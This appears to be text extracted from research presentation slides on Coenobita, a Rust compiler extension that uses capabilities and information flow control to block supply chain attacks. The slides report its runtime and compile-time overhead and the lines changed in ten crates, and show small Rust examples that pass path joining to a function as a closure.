

Setup...

- MacBook Pro 2021
- Apple M1 Pro, 16 GB
- macOS Monterey
- Plugged into outlet
- No other applications running

Result? **No significant difference in test suite runtime.**

EVALUATION · COMPILATION OVERHEAD

Used similar procedure for compilation. Result? **Compiling with Coenobita was ~4% slower.**



EVALUATION · PROGRAMMING OVERHEAD

Finally, measured how many lines were changed to satisfy Coenobita. Result? **Usually a small fraction of the entire codebase and has potential to be mechanized.**

Crate [*]	Total LOC	Modified LOC
walkdir	1164	0
glob	1049	33
same-file	487	0
tempfile	1239	74
pkg-config-rs	850	13
autocfg	577	10
normpath	1194	11
remove_dir_all	400	26
vcpkg-rs	1550	65

* Excluded rustix because it's a bad example

DEFINITION

```
fn foo(p1: PathBuf, p2: PathBuf) {  
    let p3 = p1.join(p2);  
    ...  
}
```

CALL

```
foo(a, b);
```

DEFINITION

```
fn foo(p1: PathBuf, p2: PathBuf) {  
    let p3 = p1.join(p2);  
    ...  
}
```



DEFINITION'

```
fn foo<F>(p1: PathBuf, p2: PathBuf, join: F)  
where  
    F: FnOnce(PathBuf, PathBuf) -> PathBuf,  
{  
    let p3 = join(p1, p2);  
    // ...  
}
```

CALL

```
foo(a, b);
```



CALL'

```
foo(a, b, |p1, p2| p1.join(p2));
```

MOTIVATION

CONTRIBUTIONS

CAPABILITIES

INFORMATION FLOW CONTROL

COENOBITA IN ACTION

INTUITION

IMPLEMENTATION

EVALUATION

CONCLUSION

CONCLUSION

- We proposed a type system that uses **capabilities** and **information flow control** to prevent such supply chain attacks at compile time
- We implemented our system in **Coenobita**, an extension to the Rust compiler
- We evaluated our system by retrofitting ten popular crates with capabilities and find that it...
 - Requires minimal code changes
 - Incurs no runtime overhead
 - Increases compile time by ~4%



Coenobita